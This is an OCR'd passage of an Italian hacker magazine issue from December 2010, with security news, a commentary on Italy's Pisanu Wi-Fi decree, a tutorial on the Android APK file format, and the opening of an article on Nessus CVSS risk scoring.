WWW.HACKERJOURNAL.IT

2€
NO PUBBLICITÀ
SOLO INFORMAZIONI E ARTICOLI

HACKER JOURNAL

N° 209

by Me@Home

DIRECTORY

INTERNET
>SOCIAL NETWORK SENZA DIFESE

CLIENT-SERVER
>L'ANALISI DEL RISK FACTOR CON NESSUS

INTERNET



APACHE
PROTEGGIAMO I NOSTRI FILE con .HTACCESS

KERNEL SOTTO ATTACCO

La vulnerabilità CVE-2010-3904 spiegata da Marco Ortisi

PROGRAMMAZIONE
APK
IL FORMATO DEGLI APPLICATIVI ANDROID

HACKER JOURNAL N° 209 - MENS - ANNO 11 - € 2,00

WLF PUBLISHING

10209

9 771594 577001

EDITORIALE

UN 2010 DI RINASCITA

Hacker Journal come una fenice, è rinato molte volte dalle sue ceneri, ha conosciuto cambiamenti e trasformazioni a volte radicali, a volte riuscite, altre meno. Il 2010 lo ricorderemo, almeno noi della redazione, come un altro momento importante di *rinascita*. Abbiamo cambiato tanto puntando su articoli tecnici e di qualità. Una scelta che in qualche modo ha ripagato specie in termini di consensi e gradimento, forse non di vendite, tant'è che HJ proprio quest'anno è tornato alle origini, ovvero alle periodicità mensile dopo molti anni trascorsi come quindicinale. Ma siamo sempre qui ed è nostra intenzione continuare ad esserci. Coerentemente alla linea editoriale intrapresa concludiamo l'anno con il numero forse più importante, in termini di contenuti, di questo 2010. Sicuramente il più tecnico.
A questo proposito do con molto piacere il benvenuto nella squadra dei collaboratori a Marco Ortisi, tra i più famosi e stimati esperti di sicurezza informatica a livello nazionale, e non solo, che inizia la sua collaborazione con un articolo davvero tutto da leggere.
Per non essere da meno e stimolati dal confronto Giovanni (Federico) e Fabio (Manganello) hanno realizzato una nona parte del corso di C davvero da antologia.
Che dire. E' forse il modo migliore per chiudere questo 2010 e guardare al 2011 con rinnovato ottimismo e voglia di stupire. Una prerogativa, quest'ultima, che ad HJ davvero non ha mai difettato.

Altair

RAGGIUNGETECI SUL NOSTRO CANALE IRC
Canale: #hackerjournal
Server: irc.azzurra.org
Fateci sapere le vostre opinioni sul forum
http://www.hackerjournal.it/forum.php

laboratorio@hackerjournal.it
Questo indirizzo è stato creato per inviare articoli, codici, spunti e idee. E' quindi proprio una sorta di "incubatore di idee".

posta@hackerjournal.it
E' l'account creato per l'omonima rubrica che è ricomparsa nelle pagine della rivista. A questo indirizzo dovete inviare tutte le mail che volete vengano pubblicate su HJ.

redazione@hackerjournal.it
Questo è l'indirizzo canonico. Quello con cui potete avere un filo diretto, sempre, con la redazione, per qualsiasi motivo che non rientri nelle due precedenti categorie di posta.

Sommario

ANNO 11 - N. 209
DICEMBRE 2010

Editore: WLF Publishing S.r.l
Socio Unico medi & Son S.r.l
Via Torino 51 - 20063 Cernusco S/N (MI)
Tel. 02.924321 - Fax 02.92432236

Direttore responsabile: Teresa Carsaniga

Realizzazione Editoriale:
Progetti e Promozioni Srl
redazione@hackerjournal.it

Printing: Arti Grafiche Boccia Spa – 84131 Salerno

Distributore:
M-DIS Distribuzione Spa
Via Cazzaniga 19 – 20123 Milano

HACKER JOURNAL
Pubblicazione registrata al Tribunale di Milano il 27/10/03 con il numero 601

Una copia: euro 2,00

il WWW MADE IN ITALY È IN FORTE CRESCITA

Il web italiano non è mai stato così vitale: 24 milioni di utenti attivi a settembre 2010, con una crescita dell'11% rispetto all'anno precedente. Un dato che si traduce in una penetrazione pari al 69% sull'intera popolazione italiana e che conferma come internet sia divenuto mezzo ecumenico.
Internet è insomma, anche nel nostro Paese, parte integrante della vita quotidiana delle persone e sempre di più sembra essere in grado di sottrarre tempo e competere con i media tradizionali come la TV, che ancora oggi rappresenta il media di maggior successo, sia in termini di audience, sia in termini di investimenti.
Trend che non sono passati inosservati alle imprese italiane, che sempre più utilizzano il Web per comunicare e sviluppare il business, confermandolo quale efficace strumento di sviluppo economico, non solo sociale.
È quanto emerge dai lavori dell'ottava edizione di IAB Forum: l'appuntamento annuale promosso da IAB Italia e momento di incontro privilegiato per tutti gli operatori di settore e gli specialisti della comunicazione digitale in Italia.
"In questo scenario - conferma Roberto Binaghi, Presidente di IAB Italia - non possono che essere rosee le prospettive per il mercato dell'advertising online il cui valore, nel 2010, ha toccato la fatidica quota di 1.000 milioni di euro, con una crescita del 15% rispetto al 2009.
"Anche le previsioni future ci parlano di una industry in grande salute: le ultime proiezioni vedono infatti una conferma del trend di crescita anche nei prossimi 3 anni, che vedranno l'advertising online toccare il +50% rispetto ad oggi, per uno share sull'intero mercato della pubblicità che salirà al 15%".
"Il compito di IAB Italia deve essere quindi quello di capitalizzare il valore presente, ma anche di confrontarsi e correre verso il futuro, cercando di sfruttare le opportunità che si presentano, ma anche di anticipare il cambiamento", conclude Binaghi.
Cambiamento che per Chris Anderson, Direttore di Wired US e ospite illustre della giornata di apertura del forum, si traduce nella crescente dicotomia tra il modello "open" e il modello "closed". Smartphones, console da gioco e i nuovi tablet stanno infatti cambiando radicalmente le abitudini di consumo degli utenti della rete, sempre più attratti da applicazioni e piattaforme differenti. In grado di offrire esperienze d'uso più ricche, semplici e personalizzate. Esperienze per cui gli utenti sono disposti a pagare.
"I dati di consumo negli USA - conferma Chris Anderson - sottolineano l'esponenziale crescita nella fruizione di real time entertainment, in particolare video e gaming online. I prossimi anni si giocheranno insomma sul confronto tra open web, estremamente vitale e ideale per la diffusione di informazioni specializzate e contenuti di nicchia, la cosiddetta long-tail, e il modello closed, imposto dai device Apple e fatto da applicazioni che conquistano gli utenti grazie alla semplicità, interfacce personalizzate e design".
Le qualità funzionali ma sopratutto estetiche delle apps sono sicuramente uno dei driver di crescita del modello "closed" rispetto al modello "open", anche se l'arrivo del protocollo HTML 5 potrebbe cambiare nuovamente le carte in tavola.
L'intervento di Domenico De Masi, Sociologo e Professore ordinario di Sociologia del Lavoro presso la facoltà di Sociologia dell'Università degli Studi di Roma La Sapienza, evidenzia ancora una volta l'importanza dell'estetica nell'evoluzione della nostra società: "Ci stiamo dirigendo a grandi passi verso un mondo in cui il tempo libero e la qualità della vita avranno un ruolo centrale e, anche per questo motivo, sempre più importanti saranno le caratteristiche estetiche degli oggetti, a fronte di proprietà tecnologiche e funzionali ormai date per scontate".



24 CANZONI "PIRATA": 1,5 MILIONI DI DOLLARI



Torniamo sulla vicenda, già trattata in passato, di Jammie Thomas-Rasset, che i tribunali li frequenta sin dal 2007, quando i rappresentanti di varie major la portano davanti a un giudice accusandola di violazione del diritto d'autore per aver scaricato con Kazaa 24 brani musicali. La condanna iniziale prevedeva il pagamento di 222.000 dollari di danni. Naturalmente la donna ricorse in appello, e qui l'amara sorpresa: il processo di primo grado viene considerato nullo per un vizio di forma e il giudice stabilisce che l'ammenda non è paragonabile ai danni subiti dalle major, e così bisogna ricominciare da capo.
Istruito un nuovo processo, la donna è nuovamente condannata ma stavolta a pagare 80.000 dollari a brano, per un totale di 1,92 milioni di dollari. Dopo alcuni mesi la multa, giudicata incostituzionale, è stata ridotta a 54.000 dollari a brano; Ma dopo alcune settimane e un nuovo processo-lampo (con l'abituale condanna) ecco che l'ammenda cresce ancora a 62.500 dollari a canzone, che portano all'attuale totale di 1,5 milioni di dollari.
La storia è ben lungi dall'essere finita. La pena comminata sembra sproporzionata rispetto al danno subito dalle major, è quindi logico aspettarsi nuovi gradi di giudizio e un ridimensionamento dell'importo totale.
Intanto, alla luce dei fatti, vale la pena di dire che è meglio riflettere prima di presentare ricorso...

MICROSOFT, RECORD DI PATCH

Ottobre è una data storica per Microsoft. Infatti l'azienda di Redmond ha battuto il suo record per quanto riguarda il numero di patch rilasciate. Il 12 ottobre infatti sono stati rilasciati 16 bollettini di sicurezza, riguardanti ben 49 vulnerabilità diverse. Lo scorso record era stato stabilito in agosto, ma le vulnerabilità allora riparate erano solo 34. Ciò indica che i cybercriminali sfruttano attivamente i difetti dei prodotti di questo colosso del software per attuare i loro propositi. Per esempio, il famoso worm Stuxnet al momento della sua comparsa sfruttava quattro vulnerabilità ancora non coperte dallo "zero-day". Nel bollettino di ottobre è stata corretta la terza vulnerabilità sfruttata da Stuxnet, mentre una delle quattro, al momento in cui stiamo scrivendo, resta ancora scoperta.

SURVIVAL INTERNATIONAL OSCURATO

Il sito dell'organizzazione per i diritti umani, e altri quattro di associazioni umanitarie che avevano diffuso le immagini video che mostrano le torture inflitte dai soldati indonesiani agli indigeni della Papua Nuova Guinea sono stato oscurati da un attacco hacker. Il sito principale inglese di Survival è stato poi vittima di un attacco di tipo "Denial of Service": molte migliaia di computer in tutto il mondo hanno bombardato simultaneamente Survival, facendolo collassare in pochi secondi. Survival aveva già subito attacchi telematici durante la campagna condotta contro il governo del Botswana, responsabile di aver sfrattato i Boscimani dalle loro terre natali. "Non si tratta di un sabotaggio ideato da un paio di 'smanettoni in un garage" - ha dichiarato il Direttore di Survival Stephen Corry – "bensì di un attacco molto costoso e sofisticato classificabile come cyberterrorismo. Il danno arrecato a Survival International potrà anche essere considerevole, ma non è ovviamente nulla rispetto a quello inflitto alle tribù di Papua o ai Boscimani del Botswana. Non stiamo parlando solo di una battaglia locale per la sopravvivenza degli ultimi cacciatori Boscimani rimasti in Africa o degli oltre 1 milione di indigeni oppressi nel Papua Occidentale; questa è un'offensiva diretta anche contro tutti coloro che osano combattere il predominio del denaro e dei governi sui diritti umani. Le forze schierate contro di noi sono colossali, e potrebbero aver vinto questo round, ma noi non molleremo mai".



ATTACCHI INFORMATICI: LO SCETTRO DEGLI STATI UNITI



Gli Stati Uniti sono stati la principale fonte di traffico legato ad attacchi informatici, l'11% del totale, seguiti da Cina e Russia. Tuttavia, aggregando i dati di tutti i paesi europei, l'Europa continua a originare la più alta percentuale di traffico legato ad attacchi informatici anche nel secondo trimestre 2010 (39%). Il 3,5% del traffico legato agli attacchi informatici proviene dall'Italia, che si conferma al sesto posto a livello globale. L'Italia è inoltre la prima fonte al mondo di traffico legato ad attacchi da reti mobili, generando il 25% di tutti gli attacchi da mobile osservati.


UNDICI BUCHI IN OFFICE E FOREFRONT



Nei prossimi bollettini Microsoft dovrà correggere (cosa non ancora avvenuta nel momento in cui scriviamo) i bug presenti in Office e nel software per la creazione di VPN Forefront Unified Access Gateway. Uno dei bollettini è classificato come critico, mentre gli altri due sono importanti; le versioni della suite per ufficio interessate partono da Office XP Service Pack 3 e arrivano fino a Office 2011 per Mac, passando per Office 2003, 2007 e anche per le versioni a 32 e 64 bit di Office 2010.

di Andrea Draghetti
info@oversecurity.net

WIFI LIBERO



WIRELESS

Con la fine del decreto Pisanu si apre la prospettiva di una pluralità di "isole" Wi-Fi liberamente accessibili, come avviene negli USA

Il Ministro Roberto Maroni ha annunciato ad inizio Novembre tramite una conferenza stampa che il decreto Pisanu entrato in vigore nel 2005 non verrà rinnovato oltre al 31 Dicembre 2010. Il Decreto Pisanu obbliga coloro che offrono un servizio WiFi a registrare presso la questura chi usufruisce della connettività Internet con le specifiche del caso (data, ora, durata connessione, documenti di identità, ecc. ecc.) limitando pertanto la diffusione di Access Point nel nostro territorio nazionale. La notizia di rilevanza notevole è stata subito "bloggata" da tantissimi siti internet che annunciavano il progetto "WiFi Libero" dall'inizio del prossimo anno, ma per essere sicuri di quanto affermato andremo ad analizzare l'attuale Decreto Pisanu e ragioneremo sulla fattibilità del progetto. Iniziamo prendendo in esame l'articolo 7 comma 4 del Decreto Pisanu: 4. Con decreto del Ministro dell'interno di concerto con il Ministro delle comunicazioni e con il Ministro per l'innovazione tecnologica, sentito il Garante per la protezione dei dati personali, da adottarsi entro quindici giorni dalla data di entrata in vigore della legge di conversione del presente decreto, sono stabilite

IN ITALIA?

le misure che il titolare o il gestore di un esercizio in cui si svolgono le attività di cui al comma 1, è tenuto ad osservare per il monitoraggio delle operazioni dell'utente e per l'archiviazione dei relativi dati, anche in deroga a quanto previsto dal comma 1 dell'articolo 122, e dal comma 3 dell'articolo 123 del decreto legislativo 30 giugno 2003, n. 196, nonché le misure di preventiva acquisizione di dati anagrafici riportati su un documento di identità dei soggetti che utilizzano postazioni pubbliche non vigilate per comunicazioni telematiche ovvero punti di accesso ad Internet utilizzando tecnologia senza fili.
La norma prevede per chi intenda prendere in amministrazione una rete telematica l'obbligatorietà di archiviare e saper documentare secondo le normative dettate dal Garante delle Privacy i dati anagrafici di tutti gli utilizzatori e, inoltre, ha il compito di rendere rintracciabile chiunque utilizzi una connessione ad internet, per così rilevare possibili criminali o terroristi, dettando un incremento notevole dei costi di gestione degli HotSpot riversato conseguentemente sui clienti, sbarrando lo sviluppo di HotSpot nel territorio Italiano.
Il Ministro Maroni ha dichiarato che il 31 Dicembre 2010 non verrà più rinnovata la normativa restrittiva sulle reti Wireless, ma leggendo il comma precedente non vi è alcun riferimento a dei rinnovi/scadenze, pertanto a cosa si riferiva il Ministro durante la sua conferenza stampa?
La risposta ci arriva dall'articolo 7 comma 1:
1. A decorrere dal quindicesimo giorno successivo alla data di entrata in vigore della legge di conversione del presente decreto e fino al 31 dicembre 2007, chiunque intende aprire un pubblico esercizio o un circolo privato di qualsiasi specie, nel quale sono posti a disposizione del pubblico, dei clienti o dei soci apparecchi terminali utilizzabili per le comunicazioni, anche telematiche, deve chiederne la licenza al questore. La licenza non è richiesta nel caso di sola installazione di telefoni pubblici a pagamento, abilitati esclusivamente alla telefonia vocale.
La norma regolarizza la metodologia con la quale è possibile aprire un pubblico o privato esercizio dove vi sono infrastrutture telematiche, obbligando l'esercente a richiedere una licenza alla Pubblica Questura, ma subito ci accorgiamo che tale comma ha scadenza il 31 Dicembre 2007.
Quindi è già scaduta? No, è stata rinnovata di anno in anno e l'ultimo rinnovo prevede la scadenza a fine 2010. Analizzando pertanto il Decreto Pisanu e le affermazioni fatte dal nostro Ministro è possibile dedurre che non sarà più obbligatorio richiedere la licenza per l'apertura di un HotSpot ma rimarrà comunque in vigore il comma 4 contenente la normativa di identificazione degli utenti.
Diminuiranno i tempi e la burocrazia necessaria all'apertura di un punto internet ma non vedremo spiccare in un breve tempo punti di accesso Wireless nel territorio Italiano come invece era auspicabile.
L'unico sistema per creare un vero progetto "WiFi Libero" sarebbe quello di abrogare esplicitamente tale Decreto o sostituirlo con una nuova legge in materia, vista l'attuale situazione politica Italiana dubito possa accadere entro la fine del 2010.



di G.ENOMA
redazione@hackerjournal.it

ANDROID: L' "APK"


PROGRAMMING

CERCHIAMO DI CAPIRE COME SONO FATTE LE APPLICAZIONI MARCATE COL SIMPATICO ROBOTTINO VERDE CHE TROVIAMO SUI GOOGLE-FONINI.

Android sta rapidamente scalando posizioni in termini di popolarità. Le applicazioni per il Googlefonino si stanno moltiplicando in modo esponenziale: a fianco della fonte ufficiale (Android Market) in rapida espansione, fioriscono anche altri siti. In questo articolo cercheremo di svelare la struttura di queste applicazioni.

CREARE UN'APPLICAZIONE APK

Per evitare problemi di copyright, il modo migliore di comprendere il formato APK è quello di crearci una nostra App, da dissezionare in libertà. L'argomento è stato sviluppato in un articolo precedente, in cui si è parlato di come creare l'ambiente di sviluppo e creare una prima applicazione (vedere HJ 208) . Per questo motivo, oltre che per problemi di spazio, riassumo solo i punti salienti. Entriamo in eclipse e creiamo un nuovo progetto Android. Chiamiamolo "it. genoma.tutor.helloworld" (Project Name e Package Name: meglio se uguali; il resto a vostra scelta). Accettiamo tutti i valori di default e proseguiamo finio ad ottenere la nostra applicazione di esempio. I ragazzi di Android hanno fatto un eccellente lavoro nel mascherare la complessità e permetterci di avere una applicazione pronta in un paio di click. A questo punto facciamo il nostro primo "build". Bottone destro del mouse sul titolo del progetto Android Tools Export unsigned application package (figura




Come fare il build della nostra applicazione di esempio it.genoma.tutor.helloworld.

1). Notate che per gli scopi del nostro articolo, non ci occupiamo della firma e pubblicazione ufficiale. Ci apparirà un dialog box per scegliere dove salvare la nostra applicazione. Se tutto è andato a buon fine, ci comparirà un messaggio tipo quello in figura 2.

STRUTTURA DI UN PROGETTO ANDROID

Per comprendere il formato delle applicazioni, riassumiamo brevemente la struttura di un progetto Android. Per fare questo facciamo riferimento alla figura 3. Senza entrare in troppi dettagli (per i quali si rimanda al precedente articolo) è importante notare un punto utile per il proseguo: si tratta di una struttura ad albero, con sorgenti, librerie




Il messaggio che compare se il build del file .apk è stato completato con successo.

e risorse in rami separati della struttura. Queste ultime sono in generale file di tipo immagine e XML, mentre le librerie Java usano il noto formato "jar".


COME RICONOSCERE UN'APPLICAZIONE ANDROID?

Già da questi primi passi, possiamo dire che un'applicazione Android è un singolo file con estensione APK.
Non si sa bene quale sia l'origine dell'acronimo APK, ma probabilmente sta per "Android PacKage". Nel sito di Google ci dicono che un'applicazione Android può avere un nome qualunque (grazie per avercelo detto :-) , ma che l'estensione APK è mandatoria. In altri termini, non basta che il contenuto sia corretto: se l'estensione non è giusta, l'applicazione non verrà riconosciuta come tale. A questo punto, a noi che cerchiamo sempre di capire le cose a fondo, c'è qualcosa che non quadra. Una rapida ricerca su internet ci confermerà che ci sono altre applicazioni (ne ho trovate almeno 4) che usano l'estensione APK per i loro file. APK



La struttura del progetto di sviluppo alal base della nostra applicazione di esempio it.genoma.tutor.helloworld.

è ad esempio il formato di alcuni file audio, ma anche quello delle packaged activities di Microsoft Train Simulator. E allora? Ci deve essere qualcos'altro, magari non proprio documentato. Certamente potremmo fare una ricerca su internet, ma a noi piace scoprire le cose. E allora mettiamo in campo l'esperienza accumulata: questa ci dice che probabilmente ci deve essere dentro il file qualche tipo di tag. E noi sappiamo che questo tipo di identificatori si trova all'inizio dei file. E allora apriamo con un qualunque editor esadecimale la nostra applicazione... Scarichiamo dal web, per confronto, anche alcuni esempi di APK pubbliche, e cerchiamo di vedere se c'è qualcosa in comune. Ed in effetti sembra che tutte le APK inizino con la stringa esadecimale "50 4B 03 04", che tradotta in ASCII suona "PK..". Probabilmente ci siamo. Adesso cerchiamo conferma su Google, che puntualmente arriva. In figura 4 possiamo vedere la schermata del nostro editor esadecimale aperto su it.genoma.tutor.helloworld. apk. Ci




L'applicazione it.genoma.tutor.helloworld. apk come appare dentro un editor esadecimale. Si riconoscono alcuni elementi della struttura di progetto, oltre al tag identificativo dei file APK.

sono riquadrate in rosso alcune sezioni interessanti (oltre al tag di cui abbiamo appena parlato).

STRUTTURA DELL'ARCHIVIO APK

Guardando le altre sezioni evidenziate in figura 4 riconosciamo alcuni dei path e dei nomi dei file della nostra struttura di progetto (figura 3). Tuttavia riconoscerne i contenuti non è ovvio, ne ce lo aspettiamo. Ma alcune considerazioni le possiamo comunque fare. Le applicazioni Android sono basate su codice Java e su file XML. Ci aspettiamo che il codice Java venga "compilato" in una qualche forma di byte-code, e che quindi non è da attendersi di riconoscere le istruzioni. Tuttavia per le risorse XML, possiamo ragionevolmente aspettarci che il loro formato nativo sia preservato (altrimenti perché usare XML?). Questo ci fa sorgere il sospetto che il file APK sia una forma di archivio. Un salto alla documentazione di Android (glossary) ci conferma la parte ovvia ("Ogni applicazione Android è compilata e pacchettizzata in un singolo file che include il codice – files .dex - , risorse, file manifest, etc."), ma non ci dice molto sul formato della pacchettizzazione. Siccome i guru di Google hanno deciso di basare il tutto su standard aperti, possibile mai che per la struttura delle loro applicazioni si siano inventati qualcosa di proprietario? Non suona logico. Allora proviamo ad aprirlo con Winzip. Nulla. Ma siccome Google è nostro amico, sembra che qualcuno abbia provato un trucco molto intelligente: cambiare l'estensione dell'applicazione da ".apk" a ".zip" e



L'applicazione it.genoma.tutor.helloworld. apk aperta con winzip, dopo averla cambiato l'estensione da ".apk" in ".zip".

vedere se lo standard è proprio quello. Il trucco funziona e Winzip apre il file senza problemi.
Se guardiamo ora figura 5 potremo riconoscere alcuni dei file della nostra struttura di progetto:
Icone (icon.gif): le tre icone a diversa risoluzione della sezione "Res" Main.xml: il file di layout
AndroidManifest.xml: il file Manifest, con le informazioni generali sul progetto
Classes.dex: il contenitore del codice compilato, secondo la definizione vista in precedenza
Resources.arsc: sembra un indice della sezione "Res", più il contenuto di strings. xml. Ma mentre le icone sono utilizzabili per come sono (cioè basta estrarli dall'archivio per avere i file originali), i file XML appaiono codificati, compilati. Alcune stringhe si riconoscono, ma sono presenti numerosi caratteri di controllo.

DOVE DA QUI?

Proprio perché alle cose abbiamo cercato di arrivare con ragionamento, a questo punto abbiamo già capito molto, e nella nostra "cassetta degli attrezzi" ci sono le basi per poter procedere oltre con le nostre gambe.
Per i più curiosi potrebbe infatti essere interessante, sorta di "cyberenigma", il cercare, studiare, capire come sono codificati i file XML. C'è anche la possibilità di verificare cosa succede al file .apk quando si applica la firma e si esegue l'utilità zipalign menzionata al completamento del build (si veda figura 2). Il premio di tanta fatica è la possibilità di poter imparare molto, per fare applicazioni più efficienti, veloci, portabili, e sopratutto sicure. E Google è, *come al* solito, nostro amico.

di Lead Auditor - *ISO 27001Membro esterno del comitato sicurezza ISPESL,*
Salvatore D'Emilio - *ILead Auditor ISO 27001CSO ISPESL,*
Francesco Gaudieri - *ILead Auditor ISO 27001*

IL FATTORE



REPORT UNA GUIDA AL CORRETTO UTILIZZO DEL RISK FACTOR CVSS EVIDENZIATO DAI REPORT DI NESSUS.

Nessus è un software proprietario di tipo client-server che tramite lo scan e l'abilitazione di plugin appositamente configurabili a seconda della tipologia di host e vulnerabilità che si andrà ad analizzare, rileva le vulnerabilità presenti suggerendo le possibili soluzioni creando report di *facile analisi in vari* formati (HTML , pdf, etc etc).
Questo è un analizzatore di rete è stato creato da Renaud Deraison ed è ormai portato avanti da migliaia di volontari sparsi in tutto il mondo.

PREMESSA


Nessus utilizza come indicatore del livello di rischio per le vulnerabilità individuate il Risk Factor base del Common Vulnerability Scoring System (CVSS).
Se andiamo ad analizzare la metodologia descritta dal FIRST (Complete Guide to the Common Vulnerability Scoring System Version 2.0 cfr.[1]) notiamo che essa può essere considerata, a tutti gli effetti, una analisi dei rischi minimale per il trattamento delle vulnerabilità relative al mondo internet: in effetti il CVSS opera con tre gruppi di metriche:

1. Base;
2. Temporal;
3. Environmental.

Ogni gruppo genera un valore numerico (da 1 a 10) ed un vettore che riflette i valori utilizzati per il

DI RISCHIO

calcolo. La metrica Base indica il rischio assoluto legato alla vulnerabilità, senza considerare l'esistenza ed il livello delle contromisure (patch) e l'ambiente nel quale opera il sistema.
La metrica Temporal rappresenta l'evoluzione della vulnerabilità nel tempo (esistenza e livello delle patch, ecc.). La metrica Environmental personalizza il rischio legandolo alla realtà operativa del sistema esaminato. In generale, le metriche di base e temporali sono calcolate dai produttori e riportate nei bollettini sulle vulnerabilità, mentre quelle di ambiente sono valorizzate dagli utenti finali, gli unici a fondo conoscere la realtà sotto esame.
Per la metodologia le uniche metriche obbligatorie sono quelle base. Il corretto utilizzo delle metriche Temporal ed Environmental, tuttavia, consente di legare il valore di rischio della metrica base alla realtà sotto esame (Environmental) e di ottenere il rischio residuo.




L'utilizzo delle metriche temporali e di ambiente è opzionale, questo processo deve essere utilizzato quando si richiede di riportare il rischio nell'ambiente dell'utente finale. La valutazione delle metriche temporali, così come quella delle metriche di ambiente, è calcolata su una scala da 1 a 10.

IL CALCOLO CVSS

